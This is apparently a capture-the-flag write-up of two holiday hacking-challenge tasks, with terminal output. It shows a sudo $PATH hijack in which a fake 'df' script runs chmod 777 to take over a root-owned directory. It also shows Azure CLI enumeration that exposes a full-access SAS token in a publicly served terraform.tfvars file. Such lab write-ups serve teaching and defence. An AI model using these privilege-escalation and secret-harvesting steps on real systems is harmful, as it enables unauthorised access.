

Objective “Santas Gift Tracking Service”



Task and Solution

We should learn on how to detect open ports on a server




Objective “Neighborhood Watch Bypass”

Task and Solution


The task is learn about safe implementation of shell skripts.

If an attacker is able to control the $PATH, which is used in a shell skript he can overwrite the binaries in the original shell skript and can leverage the sudo mechanism to execute commands as a privileged account.


‘sudo -l’ also gives as a clue of what commands we are allowed to execute.



we simple create a new implementation of the “df” as a shell skript and will execute a “chmod 777” on the files, we would like to manipulate



drwxr-x--- 1 chiuser chiuser 4096 Jan 5 10:57 ../
-rwxr-xr-x 1 chiuser chiuser   37 Jan 5 10:57 df*
lrwxrwxrwx 1 root   root   33 Oct 8 14:08 runtoanswer -> /etc/firealarm/restore_fire_alarm
chiuser @ Dosis Neighborhood ~/bin $ ./df
chmod: changing permissions of '/etc/firealarm': Operation not permitted
chiuser @ Dosis Neighborhood ~/bin $ cd ..
chiuser @ Dosis Neighborhood ~ $ echo $PATH
/home/chiuser/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
chiuser @ Dosis Neighborhood ~ $ sudo /usr/local/bin/system_status.sh
=== Dosis Neighborhood Fire Alarm System Status ===
Fire alarm system monitoring active...
System resources (for alarm monitoring):
total used free shared buff/cache available
Mem: 31Gi 1.0Gi 25Gi 1.0Mi 5.2Gi 29Gi
Swap: 0B 0B 0B
Disk usage (alarm logs and recordings):
Active fire department connections:
10:58:00 up 7 days, 6:46, 0 users, load average: 0.01, 0.02, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
Fire alarm monitoring processes:
root 48 0.0 0.0 3472 1628 pts/1 S+ 10:58 0:00 grep -E (alarm|fire|monitor|safety)
Fire Safety Status: All systems operational
Emergency Response: Ready
Coverage Area: Dosis Neighborhood (all sectors)
chiuser @ Dosis Neighborhood ~ $ ls -la /etc/firealarm/
total 6036
drwxrwxrwx 1 root root 4096 Oct 8 14:08 .
drwxr-xr-x 1 root root 4096 Jan 5 10:32 ..
-rwxr-xr-x 1 root root 6167688 Oct 8 14:05 restore_fire_alarm
chiuser @ Dosis Neighborhood ~ $ /etc/firealarm/restore_fire_alarm
FIRE ALARM SYSTEM: Attempting to restore admin privileges...
BYPASSING SECURITY RESTRICTIONS...
Connecting to fire safety control center: https://2025.holidayhackchallenge.com:443/turnstile?rid=474b4f4e-720c-4b53-8166-59b3ddc28fda
SUCCESS! Fire alarm system admin access RESTORED!
DOSIS NEIGHBORHOOD FIRE PROTECTION: FULLY OPERATIONAL
All fire safety systems are now under proper administrative control
Emergency response capabilities: ACTIVE
Neighborhood fire protection: SECURED
CONGRATULATIONS! You've successfully restored fire alarm system
administrative control and protected the Dosis neighborhood!
FIRE ALARM SYSTEM RESTORATION COMPLETE
chiuser @ Dosis Neighborhood ~ $

Objective “Santas Gift Tracking Service”



Task and Solution

THe objective is to learn about the Azure CLI tool and that’s a bad idea to store clear-text credentials in a public accessible webservice





```
Someone mentioned there was a website in here.
maybe a static website?
try:$ az storage blob service-properties show --account-name <insert_account_name> --auth-mode login
```


```
neighbor@bc7ceb96ca9d:~$ az group list -o table
Name                Location    ProvisioningState
------------------  ----------  -------------------
rg-the-neighborhood  eastus      Succeeded
rg-hoa-maintenance   eastus      Succeeded
rg-hoa-clubhouse     eastus      Succeeded
rg-hoa-security      eastus      Succeeded
rg-hoa-landscaping   eastus      Succeeded
neighbor@bc7ceb96ca9d:~$ az storage account list --resource-group rg-the-neighborhood -o table
Name             Kind         Location    ResourceGroup        ProvisioningState
---------------  -----------  ----------  -------------------  -------------------
neighborhoodhoa  StorageV2    eastus      rg-the-neighborhood  Succeeded
hoamaintenance   StorageV2    eastus      rg-hoa-maintenance   Succeeded
hoaclubhouse     StorageV2    eastus      rg-hoa-clubhouse     Succeeded
hoasecurity      BlobStorage  eastus      rg-hoa-security      Succeeded
hoalandscaping   StorageV2    eastus      rg-hoa-landscaping   Succeeded
neighbor@bc7ceb96ca9d:~$
```


```
Let's see what 📦containers exist in the storage account
💡Hint: You will need to use az storage container list
We want to list the container and its public access levels.
```

```
neighbor@bc7ceb96ca9d:~$ az group list -o table
Name                Location    ProvisioningState
------------------  ----------  -------------------
rg-the-neighborhood  eastus      Succeeded
rg-hoa-maintenance   eastus      Succeeded
rg-hoa-clubhouse     eastus      Succeeded
rg-hoa-security      eastus      Succeeded
rg-hoa-landscaping   eastus      Succeeded
neighbor@bc7ceb96ca9d:~$ az storage account list --resource-group rg-the-neighborhood -o table
Name             Kind         Location    ResourceGroup        ProvisioningState
---------------  -----------  ----------  -------------------  -------------------
neighborhoodhoa  StorageV2    eastus      rg-the-neighborhood  Succeeded
hoamaintenance   StorageV2    eastus      rg-hoa-maintenance   Succeeded
hoaclubhouse     StorageV2    eastus      rg-hoa-clubhouse     Succeeded
hoasecurity      BlobStorage  eastus      rg-hoa-security      Succeeded
hoalandscaping   StorageV2    eastus      rg-hoa-landscaping   Succeeded
neighbor@bc7ceb96ca9d:~$ az account list -o table
The client 'f17559a4-d8a2-4661-ba0f-c04f8cf2926d' with object id '8deacb33-214d-4d94-9ab4-d27768410f17' does not have authoriza
nes/read' over scope '/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64' or the scope is invalid. If access was recently gran
neighbor@bc7ceb96ca9d:~$ az storage blob service-properties show --account-name 2b0942f3-9bca-484b-a508-abdae2db5e64 --auth-mod
Storage account '2b0942f3-9bca-484b-a508-abdae2db5e64' could not be found.
neighbor@bc7ceb96ca9d:~$ az storage blob service-properties show --account-name hoasecurity --auth-mode login
{
  "enabled": false
}
neighbor@bc7ceb96ca9d:~$ az storage blob service-properties show --account-name neighborhoodhoa --auth-mode login
{
  "enabled": true,
  "errorDocument404Path": "404.html",
  "indexDocument": "index.html"
}
neighbor@bc7ceb96ca9d:~$
```


Examine what files are in the static website container
hint: when using --container-name you might need '<name>'
Look for any files that shouldn't be publicly accessible!
neighborhoodhoa StorageV2 eastus rg-the-neighborhood Succeeded
hoamaintenance StorageV2 eastus rg-hoa-maintenance Succeeded
hoaclubhouse StorageV2 eastus rg-hoa-clubhouse Succeeded
hoasecurity BlobStorage eastus rg-hoa-security Succeeded
hoalandscaping StorageV2 eastus rg-hoa-landscaping Succeeded
neighbor@bc7ceb96ca9d:~$ az account list -o table
The client 'f17559a4-d8a2-4661-ba0f-c04f8cf2926d' with object id '8deacb33-214d-4d94-9ab4-d27768410f17' does not have authorizati
nes/read' over scope '/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64' or the scope is invalid. If access was recently grante
neighbor@bc7ceb96ca9d:~$ az storage blob service-properties show --account-name 2b0942f3-9bca-484b-a508-abdae2db5e64 --auth-mode
Storage account '2b0942f3-9bca-484b-a508-abdae2db5e64' could not be found.
neighbor@bc7ceb96ca9d:~$ az storage blob service-properties show --account-name hoasecurity --auth-mode login
{
"enabled": false
}
neighbor@bc7ceb96ca9d:~$ az storage blob service-properties show --account-name neighborhoodhoa --auth-mode login
{
"enabled": true,
"errorDocument404Path": "404.html",
"indexDocument": "index.html"
}
neighbor@bc7ceb96ca9d:~$ az storage container list
az storage container list: error: the following arguments are required: --account-name
neighbor@bc7ceb96ca9d:~$ az storage container list --account-name neighborhoodhoa
az storage container list: error: the following arguments are required: --auth-mode
neighbor@bc7ceb96ca9d:~$ az storage container list --account-name neighborhoodhoa --auth-mode login
[
{
"name": "$web",
"properties": {
"lastModified": "2025-09-20T10:30:00Z",
"publicAccess": null
}
},
{
"name": "public",
"properties": {
"lastModified": "2025-09-15T14:20:00Z",
"publicAccess": "Blob"
}
}
]
neighbor@bc7ceb96ca9d:~$ az storage container list --account-name neighborhoodhoa --auth-mode login
[AZURE] 0:SPARE KEY*


neighbor@bc7ceb96ca9d:~$ az storage blob list --account-name hoasecurity --container-name incident-reports --output t^Cle --auth-mode login
neighbor@bc7ceb96ca9d:~$ az storage container list --account-name hoasecurity --query "[].name" --auth-mode login
[
{
"name": "incident-reports",
"properties": {
"lastModified": "2025-09-21T13:45:00Z",
"publicAccess": "Blob"
}
},
{
"name": "gate-logs",
"properties": {
"lastModified": "2025-09-19T12:00:00Z",
"publicAccess": "Blob"
}
}
]
neighbor@bc7ceb96ca9d:~$ az storage blob list --account-name hoasecurity --container-name gate-logs --output table --auth-mode login
Name ContentLength ContentType
access-logs/september-2025-entries.csv 2097152 text/csv
visitor-logs/september-2025-visitors.xlsx 1572864 application/vnd.openxmlformats-officedocument.spreadsheetml.sheet
neighbor@bc7ceb96ca9d:~$
[AZURE] 0:SPARE KEY*


Take a look at the files here, what stands out?
Try examining a suspect file 🕵
💡hint: --file /dev/stdout | less will print to your terminal 💻
[
{
"name": "index.html",
"properties": {
"contentLength": 512,
"contentType": "text/html",
"metadata": {
"source": "hoa-website"
}
}
},
{
"name": "about.html",
"properties": {
"contentLength": 384,
"contentType": "text/html",
"metadata": {
"source": "hoa-website"
}
}
},
{
"name": "iac/terraform.tfvars",
"properties": {
"contentLength": 1024,
"contentType": "text/plain",
"metadata": {
"WARNING": "LEAKED_SECRETS"
}
}
}
]
(END)
[AZURE] 0:SPARE KEY*


You found the leak! A migration_sas_token within /iac/terraform.tfvars exposed a long-lived SAS token (expires 2100-01-01) 🔑
⚠ Accidentally uploading config files to $web can leak secrets. 🔐
Challenge Complete! To finish, type: finish
# Terraform Variables for HOA Website Deployment
# Application: Neighborhood HOA Service Request Portal
# Environment: Production
# Last Updated: 2025-09-20
# DO NOT COMMIT TO PUBLIC REPOS
# === Application Configuration ===
app_name = "hoa-service-portal"
app_version = "2.1.4"
environment = "production"
# === Database Configuration ===
database_server = "sql-neighborhoodhoa.database.windows.net"
database_name = "hoa_requests"
database_username = "hoa_app_user"
# Using Key Vault reference for security
database_password_vault_ref = "@Microsoft.KeyVault(SecretUri=https://kv-neighborhoodhoa-prod.vault.azure.net/secrets/db-password/)"
# === Storage Configuration for File Uploads ===
storage_account = "neighborhoodhoa"
uploads_container = "resident-uploads"
documents_container = "hoa-documents"
# TEMPORARY: Direct storage access for migration script
# WARNING: Remove after data migration to new storage account
# This SAS token provides full access - HIGHLY SENSITIVE!
migration_sas_token = "sv=2023-11-03&ss=b&srt=co&sp=rlacwdx&se=2100-01-01T00:00:00Z&spr=https&sig=1djO1Q%2Bv0wIh7mYi3m%2F7r1d%2F9u9H%2F5%2BQxw8o2i9QMQc%3D"
# === Email Service Configuration ===
# Using Key Vault for sensitive email credentials
sendgrid_api_key_vault_ref = "@Microsoft.KeyVault(SecretUri=https://kv-neighborhoodhoa-prod.vault.azure.net/secrets/sendgrid-key/)"
from_email = "noreply@theneighborhood.com"
admin_email = "admin@theneighborhood.com"
# === Application Settings ===
session_timeout_minutes = 60
max_file_upload_mb = 10
allowed_file_types = ["pdf", "jpg", "jpeg", "png", "doc", "docx"]
# === Feature Flags ===
enable_online_payments = true
enable_maintenance_requests = true
[AZURE] 0:SPARE KEY*


]
neighbor@bc7ceb96ca9d:~$ az storage blob list --account-name neighborhoodhoa --container-name '$web' --auth-mode login --name 'iac/terraform.tfvars' --file /dev/stdout | less
neighbor@bc7ceb96ca9d:~$ az storage blob download --account-name neighborhoodhoa --container-name '$web' --auth-mode login --name 'iac/terraform.tfvars' --file /dev/stdout | less
neighbor@bc7ceb96ca9d:~$ finish
Completing challenge...
neighbor@bc7ceb96ca9d:~$